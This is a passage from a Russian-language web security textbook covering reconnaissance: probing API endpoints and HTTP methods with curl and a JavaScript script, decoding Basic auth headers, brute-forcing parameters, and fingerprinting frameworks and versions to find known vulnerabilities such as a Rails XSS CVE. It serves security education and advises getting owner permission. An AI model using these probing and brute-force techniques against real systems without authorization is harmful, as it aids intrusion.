Приложения, ориентированные на работу с потребителями, такие как банковский клиент, обычно подвергаются наиболее пристальному анализу. Ошибки исправляются быстро, поскольку с ними сразу же сталкивается множество пользователей.

Серверы, работающие незаметно для окружающих, такие как почтовый или сервер удаленного доступа для администратора, часто напичканы ошибками, поскольку они гораздо меньше используются и меньше подвержены риску. Часто обнаружение одного из таких API может стать полезным стартом для поиска уязвимостей в приложении.

Для поиска субдоменов нужно применять разные методы, поскольку один вряд ли даст исчерпывающие результаты. Если вы считаете, что нашли достаточно субдоменов тестируемого домена, переходите к другим методам разведки, но если вам не повезет с более очевидными векторами атак, всегда можно вернуться и поискать еще.

ГЛАВА 5

Анализ API

Следующий после навыка поиска субдоменов инструмент в наборе разведчика — это анализ конечных точек API. Какие домены использует приложение? Например, если у приложения есть три домена (x.domain, y.domain и z.domain), нужно отдавать отчет, что каждый из них может иметь собственные уникальные конечные точки API.

В общем случае можно прибегнуть к методам, очень похожим на методы поиска субдоменов. Здесь хорошо работают брутфорс и перебор по словарю, но интересные результаты можно получить вручную и путем логического анализа.

Поиск API — это второй шаг в изучении структуры веб-приложения. Он дает информацию, позволяющую понять, зачем нужен открытый API. Как только мы поймем, почему API открыт для доступа, скорее всего, мы увидим, как он вписывается в приложение и каково его назначение.

Обнаружение конечной точки

Ранее мы говорили, что при определении структуры своих API большинство современных корпоративных приложений следует определенной схеме. Обычно это форматы REST или SOAP. Сейчас все большую популярность набирает формат REST, который считается идеальной структурой для API современных веб-приложений.

Для анализа сетевых запросов можно использовать встроенные в браузер инструменты разработчика. Если мы увидим несколько вот таких HTTP-запросов:

```
GET api.mega-bank.com/users/1234
GET api.mega-bank.com/users/1234/payments
POST api.mega-bank.com/users/1234/payments,
```

можно с уверенностью предположить, что это REST API. Имейте в виду, что каждая конечная точка определяет конкретный ресурс, а не функцию.

Кроме того, мы можем предположить, что вложенные ресурсы `payments` принадлежат пользователю 1234, что указывает на API с иерархической структурой. Это еще один характерный признак проектирования в соответствии с принципами REST. Дополнительные признаки мы найдем, посмотрев на файлы cookie, отправляемые с каждым запросом, и на заголовки запросов:

```
POST /users/1234/payments HTTP/1.1
Host: api.mega-bank.com
Authorization: Bearer abc21323
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/1.0 (KHTML, like Gecko)
```

Отправляемый вместе с каждым запросом токен — еще один признак RESTful API. Предполагается, что такие API не сохраняют состояния, то есть сервер не следит за клиентами, от которых получает запросы.

Как только станет понятно, что мы действительно имеем дело с REST API, можно выдвигать гипотезы относительно доступных конечных точек.

В табл. 5.1 перечислены методы HTTP-запросов, поддерживаемые архитектурой REST.

Таблица 5.1. HTTP-запросы, которые поддерживаются в REST-архитектуре

REST HTTP-запросы	Применение
POST	Создание
GET	Чтение
PUT	Обновление/Замены
PATCH	Обновление/Редактирование
DELETE	Удаление

Теперь можно посмотреть, какие запросы мы видим в консоли браузера и каким ресурсам они адресованы. А также проверить, что получится, если послать этим ресурсам различные запросы.

В спецификации HTTP есть метод, позволяющий узнать, какие запросы поддерживаются сервером. Он называется `OPTIONS`, и именно с него нужно начинать

разведку. Мы легко создадим нужный запрос с помощью служебной программы `curl`:

```
curl -i -X OPTIONS https://api.mega-bank.com/users/1234
```

Если запрос `OPTIONS` выполнен, мы получим следующий ответ:

```
200 OK
Allow: HEAD, GET, PUT, DELETE, OPTIONS
```

Но по большому счету такой запрос даст результаты только в случае API, предназначенных для общего пользования. Это самый простой метод, которым не стоит пренебрегать, но для большинства приложений, представляющих интерес, потребуются более надежные способы разведки. На запрос `OPTIONS` отвечают очень немногие корпоративные приложения.

Посмотрим на альтернативный метод, который с большей вероятностью даст информацию о поддерживаемых сервером типах запроса. Вот первый вызов API, который мы увидели в браузере:

```
GET api.mega-bank.com/users/1234
```

Его можно дополнить:

```
GET api.mega-bank.com/users/1234
POST api.mega-bank.com/users/1234
PUT api.mega-bank.com/users/1234
PATCH api.mega-bank.com/users/1234
DELETE api.mega-bank.com/users/1234
```

На базе этого списка можно написать сценарий, проверяющий возможность таких запросов.

Брутфорс HTTP-запросов с целью поиска конечных точек API может привести к удалению или изменению данных приложения. Поэтому прежде чем выполнять подобные проверки, получите разрешение от владельца приложения.

Цель сценария очень проста: используя известную конечную точку (мы знаем, что она принимает HTTP-запрос хотя бы одного типа), мы проверяем, срабатывают ли другие HTTP-запросы. После проверки всех вариантов записываем результаты и выводим их в консоль:

```
/*
 * Посылаем различные http-запросы к адресу URL
 * (соответствующему конечной точке API),
 * чтобы определить, какие из них соответствуют
 * данной конечной точке.
 */
const discoverHTTPVerbs = function(url) {
 const verbs = ['POST', 'GET', 'PUT', 'PATCH', 'DELETE'];
 const promises = [];

 verbs.forEach((verb) => {
  const promise = new Promise((resolve, reject) => {
   const http = new XMLHttpRequest();

   http.open(verb, url, true)
   http.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');

   /*
    * Если ответ получен, выполняем промис и включаем
    * в результат код состояния.
    */
   http.onreadystatechange = function() {
    if (http.readyState === 4) {
     return resolve({ verb: verb, status: http.status });
    }
   }

   /*
    * Если за время ожидания ответ на запрос не поступил,
    * помечаем его как неуспешный. Время ожидания выбирается
    * в зависимости от среднего времени отклика.
    */
   setTimeout(() => {
    return resolve({ verb: verb, status: -1 });
   }, 1000);

   // инициируем http-запрос
   http.send({});
  });

  // добавляем объект promise в массив promises
  promises.push(promise);
 });

 /*
  * После перебора всех методов выводим результаты
  * и соответствующие им промисы в консоль.
```

```
  */
 Promise.all(promises).then(function(values) {
  console.log(values);
 });
}
```

С технической точки зрения работа сценария тоже выглядит несложно. Конечные точки возвращают какое-то сообщение вместе с кодом состояния. При этом нам неважно, что это за код, главное — его получить.

Мы делаем несколько HTTP-запросов к API, по одному на каждый HTTP-метод. Большинство серверов не отвечает на запросы, недопустимые на конечной точке. На этот случай, если ответ на запрос не поступает в течение 1 секунды, возвращается значение –1. В общем случае для ответа API достаточно 1 секунды (или 1000 мс). Вы можете увеличить или уменьшить это значение в зависимости от собственных нужд.

После выполнения всех промисов в консоль выводится информация о допустимых в конкретной конечной точке HTTP-методах.

Механизмы аутентификации

Угадать, в какой форме принимает данные конечная точка API, намного сложнее, чем просто удостовериться, что эта конечная точка существует.

Проще всего это сделать путем анализа структуры известных запросов, отправляемых через браузер. После этого делается логическое предположение о форме данных, которое проверяется вручную. Изучение структуры конечной точки API можно автоматизировать, но попытки такой автоматизации, не связанные с анализом существующих запросов, легко обнаруживаются и регистрируются.

Обычно лучше всего начинать с конечных точек, присутствующих почти у каждого приложения: вход в систему, регистрация в приложении, сброс пароля и т. п. Такие конечные точки часто принимают данные в одинаковой форме, поскольку аутентификация обычно проектируется по стандартной схеме.

У каждого приложения с общедоступным пользовательским интерфейсом должна быть страница входа. Но способы аутентификации могут быть разными. Многие современные приложения отправляют вместе с каждым запросом токены аутентификации. Это означает, что если мы сможем путем обратной разработки определить используемый тип аутентификации и понять, как токен

прикрепляется к запросам, будет проще анализировать другие конечные точки API, которые полагаются на токен прошедшего проверку пользователя.

В настоящее время используется несколько схем аутентификации, наиболее распространенные из которых перечислены в табл. 5.2.

Таблица 5.2. Основные схемы аутентификации

Схема аутентификации	Детали реализации	Сильные стороны	Слабые стороны
Базовая (Basic)	На каждый запрос отправляются имя пользователя и пароль	Поддерживается всеми основными браузерами	Сеанс не завершается; легко перехватить
Обзорная (Digest)	На каждый запрос отправляется хешированное имя `пользователя:realm:пароль`	Сложнее перехватить; сервер отклоняет просроченные токены	Устойчивость ко взлому зависит от алгоритма хеширования
Открытая (OAuth)	Авторизация на базе токена на предъявителя; допустим вход с другого сайта, например с сайта Amazon вход в Twitch	Токенизированные разрешения могут передаваться из одного приложения в другое с целью интеграции	Риск фишинга; скомпрометированный центральный сервер компрометирует все связанные с ним приложения

Если войти в систему на сайте https://www.mega-bank.com и проанализировать ответ Сети, можно увидеть примерно такие строки:

```
GET /homepage
HOST mega-bank.com
Authorization: Basic am9lOjEyMzQ=
Content Type: application/json
```

С первого взгляда понятно, что это базовая аутентификация HTTP, потому что здесь есть заголовок авторизации `Basic`. Строка `am9lOjEyMzQ =` — просто `имя пользователя:пароль` в кодировке base64. Это наиболее распространенный способ форматирования комбинации имени пользователя и пароля для доставки по HTTP.

Для преобразования строк в base64 и обратно в JavaScript существуют функции `btoa(str)` и `atob(base64)`. Пропустив строку в кодировке base64 через функцию `atob`, мы увидим отправленные по сети имя пользователя и пароль:

```
/*
 * Расшифровка строки, преобразованной в формат base64.
 * Результат = joe:1234
 */
atob('am9lOjEyMzQ=');
```

Как видите, этот механизм крайне небезопасен. Поэтому базовая проверка подлинности обычно используется только в веб-приложениях, которые применяют шифрование трафика по протоколам SSL/TLS. Это позволяет избежать перехвата учетных данных «в воздухе»: например, в не заслуживающей доверия точке доступа Wi-Fi в условном торговом центре.

Код входа в систему/перенаправления на домашнюю страницу показывает, что наши запросы действительно сопровождаются проверкой подлинности и происходит это в строке `Authorization: Basic am9lOjEyMzQ=`. Поэтому в ситуации, когда конечная точка не возвращает ничего интересного, первым делом нужно попробовать прикрепить заголовок `Authorization:` и посмотреть, изменится ли что-нибудь, когда запрос делает аутентифицированный пользователь.

Разновидности конечных точек

После обнаружения субдоменов и связанных с ними API нужно определить, какие взаимодействия разрешены для каждого ресурса, и добавить результаты этих изысканий на карту веб-приложения. После этого можно перейти к вопросу, данные какого типа ожидает каждый из перечисленных API.

Основные разновидности

Иногда ответ на этот вопрос лежит на поверхности. Многие API ожидают данных в определенной, стандартной форме. Например, конечная точка авторизации, настроенная как часть потока OAuth 2.0, может ожидать следующих данных:

```
{
  "response_type": code,
  "client_id": id,
  "scope": [scopes],
  "state": state,
  "redirect_uri": uri
}
```

Схема авторизации OAuth 2.0 широко применяемая и общедоступная, поэтому данные, которые принимает конечная точка авторизации OAuth 2.0, часто можно определить логически или проверить в документации. Соглашения об именах и список областей видимости могут немного отличаться в зависимости от реализации конечной точки, но общая форма принимаемых данных должна сохраняться.

Пример конечной точки авторизации OAuth 2.0 можно найти в общедоступной документации мессенджера Discord. Обращение к конечной точке там предлагается структурировать следующим образом:

```
https://discordapp.com/api/oauth2/authorize?response_type=code&client_\
id=157730590492196864&scope=identify%20guilds.\
join&state=15773059ghq9183habn&redirect_uri=https%3A%2F%2Fnicememe.\
website&prompt=consent
```

Параметры `response_type`, `client_id`, `scope`, `state` и `redirect_uri` — часть официальной спецификации.

Открытая документация Facebook для протокола OAuth 2.0 очень похожа. В ней для той же самой функциональности предлагается следующий запрос:

```
GET https://graph.facebook.com/v4.0/oauth/access_token?
   client_id={app-id}
   &redirect_uri={redirect-uri}
   &client_secret={app-secret}
   &code={code-parameter}
```

Таким образом, в случае общего варианта конечной точки несложно определить, в какой форме нужно отправлять HTTP-запросы к API. Но следует помнить, что, хотя многие API реализуют общие спецификации, такие как OAuth, для внутренних API-интерфейсов, отвечающих за запуск логики приложения, зачастую будет использоваться что-то другое.

Специализированные разновидности

Форму данных для специализированных конечных точек определить гораздо сложнее. Для этого, возможно, потребуется информация, полученная различными методами разведки, а также постепенное изучение конечной точки методом проб и ошибок.

Плохо защищенные приложения иногда дают подсказку в сообщении об ошибке. Например, представим, что мы отправили запрос `POST https://www.mega-bank.com/users/config` с вот таким телом:

```
{
 "user_id": 12345,
 "privacy": {
   "publicProfile": true
 }
}
```

Скорее всего, ответ будет с кодом состояния 401 (ошибка авторизации) или 400 (ошибка синтаксиса). Если же код состояния придет с сообщением типа `auth_token not supplied`, нам указывают на отсутствующий параметр.

При отправке корректного запроса с параметром `auth_token` сообщение об ошибке может содержать подсказку: например, `publicProfile only accepts "auth" and "noAuth" as params` (параметр `publicProfile` принимает только значения `"auth"` и `"noAuth"`).

Бинго!

Но более защищенные приложения, скорее всего, отправят общее сообщение об ошибке, и придется переходить к другим методам.

При наличии привилегированного доступа можно попробовать выполнить этот же запрос к своей учетной записи с помощью пользовательского интерфейса, чтобы определить, как выглядит исходящая форма. Используйте для этого вкладку Network «Инструментов разработчика» в браузере или инструмент мониторинга Сети, такой как Burp.

Если вы знаете, какую переменную должен содержать запрос, но у вас нет ее значения, можно попробовать использовать брутфорс, отправляя различные варианты запроса, пока один из них не сработает. Очевидно, что вручную такой метод займет много времени, поэтому нужен сценарий для ускорения процесса. Чем больше требований к переменной вы узнаете, тем лучше. Прекрасно, если удастся выяснить, что это параметр `auth_token`, состоящий из 12 символов. Еще лучше, если вы узнаете, что он всегда шестнадцатеричный. Чем больше требований вы обнаружите и примените, тем больше шансов получить успешную комбинацию методом брутфорса.

Список возможных комбинаций для поля называется *пространством решений*. Нам нужно максимально уменьшить пространство решений, чтобы сократить пространства поиска.

Искать можно не только допустимые, но и недопустимые решения. Это тоже уменьшает пространство решений и даже может выявить ошибки в коде приложения.

Итоги

После поиска и записи субдоменов, обеспечивающих работу приложения, следующим шагом будет поиск размещенных на этих субдоменах конечных точек API, чтобы позже попытаться определить, зачем они нужны. Каким бы простым ни выглядел этот шаг, он имеет решающее значение. Без этой предварительной подготовки вы можете потратить время на поиск дыр в хорошо защищенных конечных точках при наличии более уязвимых конечных точек с аналогичной функциональностью или данными. Кроме того, поиск конечных точек API позволяет понять его назначение, если вы еще не в курсе, каким способом он применяется.

После того как вы нашли и записали конечные точки API, следующий логический шаг — определить, в каком виде принимает данные каждая из них. Комбинируя логические предположения, автоматизацию и анализ общих архетипов конечных точек, как мы делали в этой главе, вы сможете узнать, как выглядят данные, ожидаемые этими конечными точками, и данные, которые отправляются в ответ. Это позволяет понять, как функционирует приложение, то есть сделать первый важный шаг на пути к его взлому или защите.

ГЛАВА 6

Обнаружение сторонних зависимостей

Большинство современных веб-приложений представляет собой комбинацию внутреннего и внешнего кода, объединенного с помощью какого-либо метода интеграции. Внешние фрагменты приложения могут быть чьей-либо собственностью (в этом случае интеграция осуществляется в рамках определенной модели лицензирования) или бесплатными (как правило, из сообществ разработчиков ПО с открытым исходным кодом). Их использование не всегда безопасно, ведь зачастую интегрированные фрагменты не проверяются так же строго, как и внутренний код.

В процессе предварительного сбора данных вы, скорее всего, столкнетесь с множеством сторонних фрагментов, и крайне желательно внимательно изучить как сам код, так и метод его интеграции. Часто это может подсказать вектор атаки. Иногда уязвимость стороннего кода хорошо известна, и тогда вам, возможно, даже не придется готовить атаку самостоятельно. Ее можно будет просто скопировать из *базы данных общеизвестных уязвимостей* (Common Vulnerabilities and Exposures, CVE).

Клиентские фреймворки

Часто вместо самостоятельного построения сложной инфраструктуры пользовательского интерфейса разработчики берут хорошо поддерживаемые и тщательно протестированные готовые решения. Это может быть библиотека SPA для обработки сложных состояний, фреймворк, добавляющий недостающую

функциональность в JavaScript (Lodash, JQuery) или фреймворк CSS для улучшения внешнего вида сайта (Bootstrap, Bulma).

Все три вида фреймворков легко распознаются. И если вы сможете определить номер версии, в Сети часто получится обнаружить сведения о существующих уязвимостях ReDoS, Prototype Pollution и XSS. В частности, это касается старых версий, оставленных без обновлений.

Фреймворки для одностраничных приложений

Вот крупнейшие фреймворки для SPA на 2019 год (в произвольном порядке):

- EmberJS (LinkedIn, Netflix);
- AngularJS (Google);
- React (Facebook);
- VueJS (Adobe, GitLab).

Каждый из них имеет особый синтаксис и порядок управления элементами DOM и взаимодействия разработчика с платформой. Не все фреймворки легко обнаруживаются. Иногда требуется процедура идентификации (fingerprinting). Узнав версию фреймворка, обязательно запишите ее.

EmberJS

Обнаружить фреймворк EmberJS довольно легко, потому что при начальной загрузке он устанавливает глобальную переменную `Ember`, видимую в консоли браузера (рис. 6.1).



Рис. 6.1. Обнаружение фреймворка EmberJS

Кроме того, ко всем элементам DOM этот фреймворк добавляет `ember-id` для внутреннего использования. Это означает, что если открыть дерево DOM любой веб-страницы на вкладке Elements «Инструментов разработчика», вы увидите блоки `div` с `id = ember1`, `id = ember2`, `id = ember3` и т. д. Каждый из них заключен в родительский элемент `class = "ember-application"`, в свою очередь входящий в элемент `body`.

Определить запущенную версию фреймворка Ember легко. Просто посмотрите значение константы, прикрепленной к глобальному объекту `Ember`:

```
// 3.1.0
console.log(Ember.VERSION);
```

AngularJS

Более старые версии фреймворка Angular дают глобальный объект, аналогичный объекту `EmberJS`. Он называется `angular`, а узнать версию помогает свойство `angular.version`. В версии AngularJS 4.0+ этого глобального объекта уже нет, что немного усложняет ситуацию. Вы можете определить, запущено ли приложение AngularJS 4.0+, проверив через консоль существование глобального объекта `ng`.

Для определения версии придется постараться чуть больше. Для начала возьмите все корневые элементы приложения AngularJS и проверьте атрибуты первого из них. У него должен быть атрибут `ng-version`, который и покажет версию исследуемого приложения:

```
// возвращает массив корневых элементов
const elements = getAllAngularRootElements();
const version = elements[0].attributes['ng-version'];

// ng-version="6.1.2"
console.log(version);
```

React

Библиотеку с открытым исходным кодом для разработки пользовательских интерфейсов React можно идентифицировать по глобальному объекту `React`, а узнать версию позволяет соответствующая константа:

```
const version = React.version;

// 0.13.3
console.log(version);
```

Кроме того, в сценарии можно заметить теги `text/jsx`, ссылающиеся на файлы специального формата, в которых одновременно содержится JavaScript, CSS и HTML. Они однозначно указывают на то, что вы работаете с приложением React. Знание того, что все части компонентов находятся в одном файле `.jsx`, может значительно упростить их исследование.

VueJS

Фреймворк VueJS тоже предоставляет глобальный объект `Vue` и константу для определения версии:

```
const version = Vue.version;

// 2.6.10
console.log(version);
```

Если вы не можете проверить элементы приложения VueJS, скорее всего, оно настроено игнорировать «Инструменты разработчика». Это делается с помощью свойства глобального объекта `Vue`. Если установить для него значение `true`, проверка компонентов VueJS в консоли браузера снова станет доступной:

```
// Теперь компоненты Vue можно проверять
Vue.config.devtools = true;
```

Библиотеки JavaScript

Существует множество вспомогательных библиотек JavaScript. Глобальные объекты некоторых из них открыты, а другие никак себя не проявляют. Многие библиотеки JavaScript используют глобальные объекты верхнего уровня для пространства имен своих функций. Такие библиотеки очень легко обнаружить и просмотреть (рис. 6.2).



Рис. 6.2. Глобальные объекты библиотеки JavaScript

Библиотеки Underscore и Lodash открывают глобальные объекты с помощью символа `$`, а JQuery использует пространство имен `$`, но за пределами основных библиотек лучше выполнить запрос, чтобы увидеть все внешние сценарии, загруженные на страницу.

Для быстрого поиска всех импортированных в документ сценариев применяется метод `querySelectorAll`:

```
/*
 * Функция обхода DOM используется для быстрой генерации
 * списка тегов <script>, импортированных на текущую страницу
 */
const getScripts = function() {

  /*
   * Селектор может начинаться с "." при поиске класса CSS,
   * с "#" при поиске атрибута `id` или не иметь префикса,
   * если ищется HTML-элемент.
   *
   * Сейчас 'script' ищет все экземпляры тега <script>.
   */
  const scripts = document.querySelectorAll('script');

  /*
   * Просматриваем все элементы `<script>`, проверяя,
   * содержат ли они непустой атрибут src.
   */
  scripts.forEach((script) => {
    if (script.src) {
      console.log(`i: ${script.src}`);
    }
  });
};
```

Вызов этой функции даст вот такой результат:

```
getScripts();

VM183:5 i: https://www.google-analytics.com/analytics.js
VM183:5 i: https://www.googletagmanager.com/gtag/js?id=UA-1234
VM183:5 i: https://js.stripe.com/v3/
VM183:5 i: https://code.jquery.com/jquery-3.4.1.min.js
VM183:5 i: https://cdnjs.cloudflare.com/ajax/libs/d3/5.9.7/d3.min.js
VM183:5 i: /assets/main.js
```

После этого остается по очереди изучить все сценарии, чтобы определить порядок, конфигурации и т. п.

Библиотеки CSS

Для поиска библиотек CSS алгоритм обнаружения сценариев слегка изменяется:

```
/*
 * Используем встроенную в браузер функцию обхода DOM
 * для быстрого сбора всех элементов `<link>`, содержащих
 * атрибут `rel` со значением `stylesheet`.
 */
const getStyles = function() {
  const scripts = document.querySelectorAll('link');

  /*
   * По очереди просматриваем все сценарии, проверяя наличие у
   * элемента `link` атрибута `rel` со значением `stylesheet`.
   *
   * Link — элемент, чаще всего используемый для загрузки таблиц
   * стилей CSS, но также для предварительной загрузки, иконок
   * или поиска
   */
  scripts.forEach((link) => {
    if (link.rel === 'stylesheet') {
      console.log(`i: ${link.getAttribute('href')}`);
    }
  });
};
```

Эта функция даст список импортированных файлов CSS:

```
getStyles();

VM213:5 i: /assets/jquery-ui.css
VM213:5 i: /assets/boostrap.css
VM213:5 i: /assets/main.css
VM213:5 i: /assets/components.css
VM213:5 i: /assets/reset.css
```

Фреймворки на стороне сервера

Определить, какой софт работает на стороне клиента (в браузере), намного проще, чем узнать, что работает на сервере. В большинстве случаев необходимый для клиента код загружается и сохраняется в памяти, доступной через DOM. Некоторые сценарии могут загружаться сразу или асинхронно после загрузки страницы, но доступ к ним осуществляется только при выполнении определенных условий.

Определить зависимости на стороне сервера намного сложнее, но зачастую возможно и это. Иногда остаются отчетливые следы в HTTP-трафике (заголовки, необязательные поля), иногда — незащищенные конечные точки. Для обнаружения серверных фреймворков требуется хорошо в них разбираться, но, к счастью, как и в случае с клиентскими фреймворками, чаще всего используется небольшой набор пакетов. И если вы запомните, как распознать самые популярные из них, это поможет во многих случаях.

Заголовки

Иногда из-за небезопасных настроек серверного фреймворка заголовки содержат слишком много данных. Например, заголовок `X-Powered-By` открыто сообщает имя и версию веб-сервера. Причем в более старых версиях Microsoft IIS эта настройка включена по умолчанию.

Сделайте любой запрос к одному из таких уязвимых веб-серверов, и в ответе увидите такое значение:

```
X-Powered-By: ASP.NET
```

Если повезет, веб-сервер может даже предоставить дополнительную информацию:

```
Server: Microsoft-IIS/4.5
X-AspNet-Version: 4.0.25
```

Умные администраторы серверов отключают эти заголовки, а дальновидные группы разработчиков удаляют эти настройки из конфигурации по умолчанию. Тем не менее до сих пор существует множество сайтов, показывающих эти заголовки кому угодно.

Стандартные сообщения об ошибке и страницы 404

Некоторые популярные фреймворки не позволяют легко определять номер используемой версии. В случае платформы с открытым исходным кодом, например Ruby on Rails, версию можно определить с помощью цифрового отпечатка. Ruby on Rails — один из крупнейших фреймворков с открытым исходным кодом. В репозитории GitHub доступны все существующие версии. Изменения, вносившиеся в каждую основную версию, позволяют определить, какая из них используется в конкретном случае (рис. 6.3).



Рис. 6.3. Получение цифрового отпечатка Ruby on Rails

Сталкивались ли вы с ситуацией, когда при посещении веб-приложения появлялась стандартная страница 404 или нестандартное сообщение об ошибке? Большинство веб-серверов предоставляют сообщения об ошибках и страницы 404, которые показываются пользователям до тех пор, пока владелец веб-приложения не заменит их собственным вариантом.

Они могут дать довольно много информации о настройках сервера. Например, не только о серверном ПО, но и о его версии или диапазоне.

Например, у полнофункциональной платформы веб-приложений Ruby on Rails есть страница 404 в виде HTML-страницы с полем The page you were looking for doesn't exist («Страницы, которую вы искали, не существует») (рис. 6.4).



Рис. 6.4. Страница 404, которую Ruby on Rails показывает по умолчанию

Код HTML этой страницы находится в репозитории GitHub для Ruby on Rails (https://github.com/rails/rails) по ссылке rails/railties/lib/rails/generators/rails/app/templates/public/404.html. Клонируем репозиторий командой `git clone https://github.com/rails/rails` и проанализируем изменения, вносившиеся в эту страницу, воспользовавшись командой `git log | grep 404`. Это даст интересные фрагменты информации, например:

- Апрель 20, 2017 — CSS-селекторы ограничили только элементами, принадлежащими к конкретному пространству имен.
- Ноябрь 21, 2013 — Символ U+00A0 заменен обычным пробелом.
- Апрель 5, 2012 — Удален атрибут type, который в версии HTML5 стал необязательным.

Теперь, если при тестировании приложения вы наткнетесь на страницу 404, можно выполнить поиск атрибута `type = "text/css"`. Если поиск окажется успешным, значит, вы имеете дело с версией Ruby on Rails, появившейся до 5 апреля 2012 года.

Обнаружение символа U+00A0 означает, что перед вами версия, появившаяся до 21 ноября 2013 года.

Наконец, можно поискать CSS-селекторы, ограниченные конкретным пространством имен, `.rails-default-error-page`. Если их нет, значит, вы имеете дело с версией, выпущенной до 20 апреля 2017 года.

Предположим, на странице 404 тестируемого приложения уже нет атрибута type, неразрывные пробелы заменены обычными, но CSS-селекторы еще не ограничены пространством имен. Теперь на сайте системы управления пакетами для языка Ruby https://rubygems.org/gems/rails/versions можно посмотреть, какие версии выходили в этом временном диапазоне.

В указанный период попадают версии Ruby on Rails от 3.2.16 до 4.2.8. При этом известно, что в версиях с 3.2.x до 4.2.7 была хорошо документированная

XSS-уязвимость, фигурирующая в базе уязвимостей под идентификатором CVE-2016-6316.

Эта уязвимость позволяет внедрить HTML-код, заполненный кавычками, в любое поле базы данных, считываемое шаблоном Action View в клиенте Ruby on Rails. Вставленный в этот HTML код JavaScript будет выполняться на любом устройстве, на котором работает приложение на базе Ruby on Rails, в процессе работы запустившее шаблон Action View.

Это лишь один пример того, как изучение зависимостей и версий веб-приложения облегчает поиск уязвимостей. Эксплойты уязвимостей этого типа мы рассмотрим в следующей части. Разумеется, описанные методы применимы не только к Ruby on Rails, но и к любым сторонним зависимостям. Главное, чтобы вы могли определить, что это за софт и какая его версия интегрирована в приложение.

Базы данных

Большинство веб-приложений для хранения состояний пользователей, объектов и других данных использует серверные базы (например, MySQL или MongoDB). Собственные БД разработчики веб-приложений пишут редко, поскольку эффективное хранение и надежное извлечение больших объемов данных — непростая задача.

Если сообщения об ошибках отправляются клиенту напрямую, для определения базы данных можно воспользоваться методом, описанным в предыдущем разделе. Но такая удача выпадает нечасто, поэтому необходимы альтернативные пути поиска информации.

Например, можно воспользоваться сканированием первичного ключа. Так называют ключ в таблице (SQL) или документе (NoSQL), который автоматически генерируется при создании объекта и используется для быстрого поиска по БД. Метод генерации этих ключей свой для каждой базы, а иногда и настраивается под особые запросы (например, более короткие ключи для использования в URL-адресах). Если вы знаете, как по умолчанию генерируются первичные ключи для нескольких основных баз данных, вы, скорее всего, сможете определить тип базы данных после анализа достаточного количества сетевых запросов. Конечно, если метод по умолчанию не был перезаписан.

Рассмотрим базу данных MongoDB, которая считается классическим примером NoSQL-системы. По умолчанию в ней для каждого созданного документа генерируется поле `_id`. Для этого применяется алгоритм хеширования с низким уровнем коллизий, который всегда дает 12-байтовую шестнадцатеричную строку.

Этот алгоритм описан в открытой документации (https://oreil.ly/UdX_v).

